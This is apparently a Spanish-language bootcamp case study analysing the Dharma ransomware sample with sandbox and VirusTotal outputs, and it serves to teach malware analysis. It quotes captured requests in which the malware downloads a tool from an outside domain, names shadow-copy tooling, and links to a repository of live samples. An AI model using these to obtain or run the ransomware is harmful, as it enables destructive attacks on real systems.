

III Bootcamp Full Stack Cibersecurity

Módulo 7 - Malware Analysis



Caso práctico Análisis de malware

Dharma.exe

Marcos Alonso González

alonsogonzalezmarcos@gmail.com

<https://github.com/magalorn>

7 de mayo de 2022

Índice

1. Datos generales del análisis	3
2. Resumen y comportamiento	5
3. Análisis estático	9
3.1. Estructura del PE	9
3.2. Strings	10
3.3. Imports	12
3.4. Reglas Yara	15
3.5. Resources	15
3.6. Process Tree	16
3.7. Network Analysis	18
3.8. Files behavior	25
3.9. Registry	27
4. Análisis dinámico	28
4.1. Firmas en Cuckoo	28
4.1.1. Low impact signatures	28
4.1.2. Medium impact signatures	29
4.1.3. High impact signatures	34
4.2. Indicadores de Hybrid Analysis	36
4.2.1. Indicadores de información	37
4.2.2. Indicadores sospechosos	42
4.2.3. Indicadores maliciosos	46
5. Recomendaciones y mitigación	50
6. Miscelánea	52

1. Datos generales del análisis

Para el análisis del fichero Dharma.exe se han utilizado las siguientes **herramientas**:

- Cuckoo sandbox
- Hybrid Analysis
- Any.run
- Virus Total
- AlienVault.com
- browserling.com
- urlscan.io
- upx.exe
- malpedia

Estos son los **datos generales** del fichero:

Nombre: Dharma.exe

Version: Incluida en <https://github.com/Da2dalus/The-MALWARE-Repo/tree/master/Ransomware>

Creador: crss777

Fecha de creación: 16/11/2016

Visto por primera vez: 24/08/2017

Idioma: Russo

Origen: Ucrania

Tamaño: 11.5MB

Aliases: Ransom.Crysis.Generic, Arena, Crysis, Wadharma, ncov

Type: Ransomware

Familias de malware: Dharma , Crysis, Remote Access , Danabot , WARZONE , Ave Maria , Agent Tesla , RaaS

Otros nombres: vwmg6il80.dll, ac.exe, 1.bin

Tipo: PE32 executable (GUI) Intel 80386, for Microsoft Windows

Arquitectura: Windows

Compiler/Packer: VCB -> Microsoft Corporation

PDB Timestamp: 06/25/2020 10:38:29(UTC)

Hash MD5: 928e37519022745490d1af1ce6f336f

Hash SHA1: b7840242393013f2c4c136ac7407e332be075702

Hash SHA256:

6fb303dd8ba36381948127d44bd8541e4a1ab8af07b46526ace08458f2498850

Hash SHA512:

8040195ab2b2e15c9d5ffa13a47a61c709738d1cf5e2108e848fedf3408e5bad5f2fc5f523f1
70f6a80cb33a4f5612d3d60dd343d028e55cfc08cd2f6ed2947c

AV Detection: 67%

Att&ck IDS: T1114 - Email Collection , T1056 - Input Capture , T1573 - Encrypted Channel , T1021 - Remote Services , T1036 - Masquerading , T1018 - Remote System Discovery , T1490 - Inhibit System Recovery

IDS detections: PCHunter CnC Activity

Domains contacted: www.epoolsoft.com

Score Cuckoo : 11.0 sobre 10.0

Score Hybrid Analysis: 100 sobre 100

Score Alien Vault: 18.6 Malicious


2. Resumen y comportamiento



Se puede localizar en la sección malware-trends de Any.run un resumen general del malware, con video incluido reproduciendo de su comportamiento en un sistema infectado, con el que de un visionado puede identificarse que se trata de un ransomware.

<https://content.any.run/tasks/434cfb81-38aa-4111-b5c2-5334b150eeeb/download/mp4>



A continuación se incluyen algunos **screenshots** de la ejecución del malware en el sistema:





Entre otras cosas, se señala en Any.run, que en sus primeros ataques en 2017, Dharma afectó a organizaciones tales como hospitales y que se han reportado beneficios de más de 25 millones de dólares por pagos de rescate de sistemas encriptados.

Se ofrece como un RaaS (Ransomware-as-a-Service), su popularidad aumenta por el hecho de que es actualizado con frecuencia, llegando incluso a reportarse tres versiones en una sola semana.

El proceso de ejecución de Dharma.exe es el típico para este tipo de malware, como por ejemplo WannaCry. Cuando el archivo ejecutable llega a un sistema para infectarlo y se ejecuta, comienza la actividad maliciosa. Al inicio de la ejecución elimina los volúmenes, cifra después todos los archivos y datos, y muestra la nota de rescate en el escritorio.

Los métodos de distribución más utilizados por este malware han sido:

- Links o archivos maliciosos en correos electrónicos
- Instalación de software legítimo comprometido que incluye la ejecución del malware en segundo plano.
- Sesiones de escritorio remoto comprometidas, un atacante puede escanear internet en búsqueda de máquinas que están corriendo RDP, normalmente en el puerto TCP 3389, e intentar penetrar en el sistema mediante fuerza bruta a las credenciales para ejecutar el malware, pudiéndose extender a otras máquinas en caso de estar conectadas en red.


Por otro lado, según **Virus Total**, 55 de 69 marcas de antivirus catalogan a esta versión malware como malicioso, como puede verse en estas capturas de pantalla.

Security Vendors' Analysis			
Ad-Aware	① Adware.GenericKD.34375248	Alibaba	① Ransom:Win32/Crusis.2b2
ALYac	① Adware.GenericKD.34375248	Antiy-AVL	① Trojan/Generic.ASMalwS.2914EE9
Avast	① Win32:Malware-gen	AVG	① Win32:Malware-gen
Avira (no cloud)	① TR/AD.Crysis.dcuuk	Baidu	① Multi.Threats.InArchive
BitDefender	① Adware.GenericKD.34375248	ClamAV	① Win.Tool.ShareScanner-6827521-0
Comodo	① ApplicUnwnt@#kfp9zdg9b64j	Cyberreason	① Malicious.190227
Cynet	① Malicious (score: 99)	Cyren	① W32/NetTool.A.gen!Eldorado
DrWeb	① BAT.AddUser.77	Elastic	① Malicious (high Confidence)
Emsisoft	① Adware.GenericKD.34375248 (B)	eScan	① Adware.GenericKD.34375248
ESET-NOD32	① Multiple Detections	F-Secure	① PrivacyRisk.SPR/NetTool.O
Fortinet	① Riskware/NetTool_Agent	GData	① Win32.Application.Agent.EUG9JE
Gridinsoft	① Ransom.Win32.Dharma.vb	Ikarus	① Trojan-Ransom.Crysis
Jiangmin	① Trojan.Crypren.ic	K7AntiVirus	① Unwanted-Program (004d38111)
K7GW	① Unwanted-Program (004d38111)	Kaspersky	① Trojan-Ransom.Win32.Crusis.to
Kingsoft	① Win32.Troj.Undef.(koloud)	Lionic	① Trojan.Win32.AntiVM.trEF
Malwarebytes	① Malware.AI.4176445199	MAX	① Malware (ai Score=68)
McAfee	① Artemis!928E37519022	McAfee-GW-Edition	① BehavesLike.Win32.Generic.wc

Microsoft	① HackTool.Win32.NtscanIMSR	NANO-Antivirus	① Riskware.Win32.NetTool.fkspyq
Palo Alto Networks	① Generic.ml	Panda	① Trj/Cl.A
QuickHeal	① Trojan.IGENERIC	Rising	① Downloader.Agent/Autoit!1.CAC2 (CLAS...)
Sangfor Engine Zero	① Trojan.BAT.Adduser.NAL	SecureAge APEX	① Malicious
SentinelOne (Static ML)	① Static AI - Suspicious PE	Sophos	① Generic.Reputation PUA (PUA)
Symantec	① Ransom.Crysis	TEHTRIS	① Generic.Malware
Tencent	① Win32.Trojan.Scan.Hsio	Trellix (FireEye)	① Generic.mg.928e375190227454
TrendMicro	① HackTool.Win32.NetTool.A	TrendMicro-HouseCall	① HackTool.Win32.NetTool.A
VBA32	① BScope.Trojan.Wacatac	ViriT	① HackTool.Win32.NetTool.DW
Webroot	① W32.HackTool.Gen	Yandex	① Trojan.GenAsalpN5sBzI3hO4
ZoneAlarm by Check Point	① Not-a-virus:HEUR:RiskTool.Win64.PCH....	Acronis (Static ML)	✓ Undetected
AhnLab-V3	✓ Undetected	Arcabit	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
CMC	✓ Undetected	CrowdStrike Falcon	✓ Undetected
MaxSecure	✓ Undetected	SUPERAntiSpyware	✓ Undetected
TACHYON	✓ Undetected	Trapmine	✓ Undetected
ViRobot	✓ Undetected	Zillya	✓ Undetected
Zoner	✓ Undetected	Cylance	⌚ Timeout

También desde Virus Total puede obtenerse un resumen gráfico de las relaciones que establece el malware durante su ejecución en un sistema infectado. Se observan y se puede obtener información a través del gráfico de los dropped files, IPs contactadas, URLs y dominios contactados, resoluciones DNS de las IPs (EE.UU., Sudáfrica, Hong Kong) etc.

Es destacable observar la gran cantidad de ficheros maliciosos (más de 150) con los que se conecta la botnet hallada durante el análisis (<http://epoolsoft.com>).



Enlace al gráfico completo: <https://www.virustotal.com/graph/gd8afb607c450472a95a3d3f593a1cc37658e13df2e664092b0f3f5882cc74d77>

3. Análisis estático

3.1. Estructura del PE

Utilizando Cuckoo, se han detectado las siguientes secciones dentro del PE:

Name	Virtual Address	Entropy
.text	0x00001000	6.69284076721
.rdata	0x00027000	5.20986268254
.data	0x00031000	3.79528519664
.didat	0x00066000	2.99773455687
.rsrc	0x00067000	6.8034319017
.reloc	0x00076000	6.7259837024

Por lo observado el fichero podría contar con un packer. Una señal de ello es que la entropía más alta se localiza en .rsrc (6,80), cuando no queda duda de que existe encriptación es cuando alguna sección cuenta con una entropía superior al 7,5.

Sin embargo, dentro de los indicadores de Hybrid Analysis, se detecta que la sección .rdata cuenta con una entropía de 7.98, lo cual confirma que el malware cuenta con packer. Este método de ofuscación es una técnica comúnmente utilizada de ingeniería anti-reverse, que dificulta la obtención de información de estas secciones con alta entropía del malware.

3.2. Strings

Entre las strings extraídas del código del malware analizado, se encuentran:

CryptProtectMemory
CryptUnprotectMemory
RegCloseKey
RegCreateKeyExW
RegOpenKeyExW
RegQueryValueExW
RegSetValueExW
AcquireSRWLockExclusive
ReleaseSRWLockExclusive
ShellExecuteExW
SHGetFileInfoW
WriteFile
ReadFile
FlushFileBuffers
SetEndOfFile
SetFilePointer
SetFileTime
CloseHandle
CreateFileW
.CreateDirectoryW
SetFileAttributesW
GetFileAttributesW
DeleteFileW
GetProcAddress
GetCurrentProcessId
ExitProcess
SetThreadExecutionState
LoadLibraryW
GetSystemDirectoryW

Todas son funciones propias de Windows que actúan sobre la memoria, registros, directorios, archivos, procesos, librerías, etc. Con estas instrucciones el malware va a pretender acciones maliciosas como encriptación de memoria o archivos, obtener información, borrar y eliminar archivos y procesos, etc.

Hybrid Analysis cuenta con una sección de análisis de strings muy interesante donde ofrece detalle de cada una de las strings recopiladas y las clasifica por categoría.

Extracted Strings

Search
All Details:

[Download All Memory Strings \(9.8KiB\)](#)

All Strings (2243)	Interesting (336)	6fb303dd8ba36381948127...	net1.exe (5)	screen_O.png (4)	screen_11.png (30)
cmd.exe (5)	PCAP (7)	screen_6.png (5)	mssql2.exe:3692 (38)	WMIC.exe:2348 (2)	reg.exe:3264 (1)
systembackup.bat (26)	nc123.exe:3984 (1)	vssadmin.exe:1924 (1)	Dharma.exe:2192 (6)	attrib.exe (1)	netsh.exe:1300 (1)
find.exe (1)	net.exe (5)	netsh.exe (1)	reg.exe (3)	sc.exe (1)	SearchHost.exe:2332 (1)
Shadow.bat (1)	WMIC.exe (2)				
GET /pchunter/pchunter_free HTTP/1.1Accept: */*Accept-Encoding: gzip, deflateUser-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3) Host: www.epoolsoft.comConnection: Keep-Alive Ansi based on PCAP Processing (PCAP)					
GET /PCHunter_StandardV1.54=8FA9FA62162ECC630443E9B817621EAC171959222F87B57C33EOEA878B991EOAE9474714CCA13DF75D3077E7F55DD14F HTTP/1.1User-Agent: mssql2Host: www.epoolsoft.com Ansi based on PCAP Processing (PCAP)					
GetClassNameW Ansi based on Memory/File Scan (6fb303dd8ba36381948127d44bd8541e4ab8af07b46526ace08458f2498850.bin)					
GetClientRect Ansi based on Memory/File Scan (6fb303dd8ba36381948127d44bd8541e4ab8af07b46526ace08458f2498850.bin)					
GetCommandLineA Ansi based on Memory/File Scan (6fb303dd8ba36381948127d44bd8541e4ab8af07b46526ace08458f2498850.bin)					
GetCommandLineW Ansi based on Memory/File Scan (6fb303dd8ba36381948127d44bd8541e4ab8af07b46526ace08458f2498850.bin)					
GetConsoleCP Ansi based on Memory/File Scan (6fb303dd8ba36381948127d44bd8541e4ab8af07b46526ace08458f2498850.bin)					

En el caso de Alien Vault, proporciona una serie de strings con alfabeto ruso cirílico, por lo que no queda duda del origen del código fuente de esta versión del malware analizada.

The screenshot shows a list of resource strings for a file. The top bar displays the FILEHASH - SHA256 and the specific hash value. Below this, there's a search bar and a dropdown for selecting the number of entries to show (set to 100). The main area lists numerous Russian strings related to file extraction and corruption, such as "Выберите папку для извлечения" (Select a folder for extraction), "Извлечение %s", and various error messages like "Неожиданный конец архива" (Unexpected end of archive) and "Повреждён заголовок файла \"%s\"".

3.3. Imports

Ha importado las librerías KERNEL32.dll y gdiplus.dll. Esto es indicativo de un posible método anti-sandbox.

La librería Kernel32 permite a los programas tener acceso a funciones del sistema como el inicio y finalización de procesos o la gestión de la memoria, contiene gran cantidad de funciones.

Esto puede ser señal de que está recogiendo información del sistema, si vemos algunas funciones ejecutadas de esas librerías como `GetLocalTime`, `GetProcAddress`, `GetLocaleInfoW`, `GetSystemInfo`, `GetStartupInfoW`, etc.

Además podría estar creando otros procedimientos activos más allá de estas consultas, ya que utiliza funciones como:

- `AttachConsole`: permite crear una consola que se conecta a otra (<https://docs.microsoft.com/en-us/windows/console/attachconsole>)

- **GdiplusShutdown**: limpia recursos utilizados por Windows GDI+ (<https://docs.microsoft.com/en-us/windows/win32/api/gdiplusinit/nf-gdiplusinit-gdiplusshutdown>)

También puede estar utilizando métodos anti-debugging, ya que utiliza la función **IsDebuggerPresent** que determina cuando un proceso está siendo debugueado o analizado, lo que puede dar pistas al malware para ocultar su presencia (<https://docs.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-isdebuggerpresent>)

Se observa también que hace uso de la función **Sleep**, por lo que nos encontramos con otro método anti-sandbox que dificulta la detección del malware al detener su actividad si detecta un motor antivirus.

Library KERNEL32.dll:	Library gdiplus.dll:
<ul style="list-style-type: none">• 0x427000 GetLastError• 0x427004 SetLastError• 0x427008 FormatMessageW• 0x42700c GetFileType• 0x427010 GetStdHandle• 0x427014 WriteFile• 0x427018 ReadFile• 0x42701c FlushFileBuffers• 0x427020 SetEndOfFile• 0x427024 SetFilePointer• 0x427028 SetFileTime	<ul style="list-style-type: none">• 0x4271f8 GdiplusShutdown• 0x4271fc GdiplusStartup• 0x427200 GdipCreateHBITMAPFromBitmap• 0x427204 GdipCreateBitmapFromStreamICM• 0x427208 GdipCreateBitmapFromStream• 0x42720c GdipDisposeImage• 0x427210 GdipCloneImage• 0x427214 GdipFree• 0x427218 GdipAlloc

• 0x427074 <u>GetProcAddress</u> • 0x427078 GetCurrentProcessId • 0x42707c ExitProcess • 0x427080 SetThreadExecutionState • 0x427084 Sleep • 0x427088 LoadLibraryW • 0x42708c GetSystemDirectoryW • 0x427090 CompareStringW • 0x427094 AllocConsole • 0x427098 FreeConsole • 0x42709c <u>AttachConsole</u> • 0x4270a0 WriteConsoleW • 0x4270a4	• 0x42711c <u>GetLocaleInfoW</u> • 0x427120 GetTimeFormatW • 0x427124 GetDateFormatW • 0x427128 GetNumberFormatW • 0x42712c SetFilePointerEx • 0x427130 GetConsoleMode • 0x427134 GetConsoleCP • 0x427138 HeapSize • 0x42713c SetStdHandle • 0x427140 GetProcessHeap • 0x427144 RaiseException • 0x427148 <u>GetSystemInfo</u> • 0x42714c VirtualProtect • 0x427150 VirtualQuery • 0x427154 LoadLibraryExA • 0x427158 IsProcessorFeaturePresent • 0x42715c <u>IsDebuggerPresent</u> • 0x427160 UnhandledExceptionFilter • 0x427164 SetUnhandledExceptionFilter • 0x427168 <u>GetStartupInfoW</u>
---	--

3.4. Reglas Yara

Cuckoo no ha localizado reglas Yara para el archivo.

Por su parte, Virus Total si matchea el malware con las siguientes reglas Yara:

[Windows_API_Function](#) by InQuest Labs from ruleset Windows_API_Function

[MAL_Ransomware_Wadharma](#) by Florian Roth from ruleset

crime_mal_ransom_wadharma

[MALWARE_Win_Dharma](#) by ditekSHen from ruleset malware

[win_dharma_auto](#) by Felix Bilstein - yara-signator at cocacoding dot com from ruleset
win.dharma_auto

[AutoIT_Compiled](#) by @bartblaze from ruleset AutoIT

[INDICATOR_EXE_Packed_VMPProtect](#) by ditekSHen from ruleset indicator_packed

Crowdsourced YARA Rules ⓘ

- ⚠️ Matches rule [Windows_API_Function](#) by InQuest Labs from ruleset Windows_API_Function at <https://github.com/InQuest/yara-rules-vt>

This signature detects the presence of a number of Windows API functionality often seen within embedded executables. When this signature alerts on an executable, it is not an indication of malicious behavior. However, if seen firing in other file types, deeper investigation may be warranted.
- ⚠️ Matches rule [MAL_Ransomware_Wadharma](#) by Florian Roth from ruleset crime_mal_ransom_wadharma at <https://github.com/Neo23x0/signature-base>

↳ Detects Wadharma Ransomware via Imphash
- ⚠️ Matches rule [MALWARE_Win_Dharma](#) by ditekSHen from ruleset malware at <https://github.com/ditekshen/detection>

↳ Detects Dharma ransomware
- ⚠️ Matches rule [win_dharma_auto](#) by Felix Bilstein - yara-signator at cocacoding dot com from ruleset win.dharma_auto at <https://malpedia.caad.fkie.fraunhofer.de/>

↳ Describes win.dharma.
- ⚠️ Matches rule [AutoIT_Compiled](#) by @bartblaze from ruleset AutoIT at <https://github.com/bartblaze/Yara-rules>

↳ Identifies compiled AutoIT script (as EXE).
- ⚠️ Matches rule [INDICATOR_EXE_Packed_VMPProtect](#) by ditekSHen from ruleset indicator_packed at <https://github.com/ditekshen/detection>

↳ Detects executables packed with VMProtect.

3.5. Resources

Entre los recursos detectados es interesante observar que todos están con el parámetro del idioma en ruso. Es habitual que algunos malware no ataquen equipos con el idioma configurado en determinadas lenguas para no infectar equipos de sus propios países, dado el componente geopolítico que tienen muchos de los ataques que se realizan para infecciones masivas, como es el caso de este malware.


Resources					
Name	Offset	Size	Language	Sub-language	File type
PNG	0x0006818c	0x000015a9	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 186 x 604, 8-bit/color RGB, non-interlaced
PNG	0x0006818c	0x000015a9	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 186 x 604, 8-bit/color RGB, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_ICON	0x0006eea8	0x00003d71	LANG_RUSSIAN	SUBLANG_NEUTRAL	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced
RT_DIALOG	0x00073550	0x00000024a	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_DIALOG	0x00073550	0x00000024a	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_DIALOG	0x00073550	0x00000024a	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_DIALOG	0x00073550	0x00000024a	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_DIALOG	0x00073550	0x00000024a	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
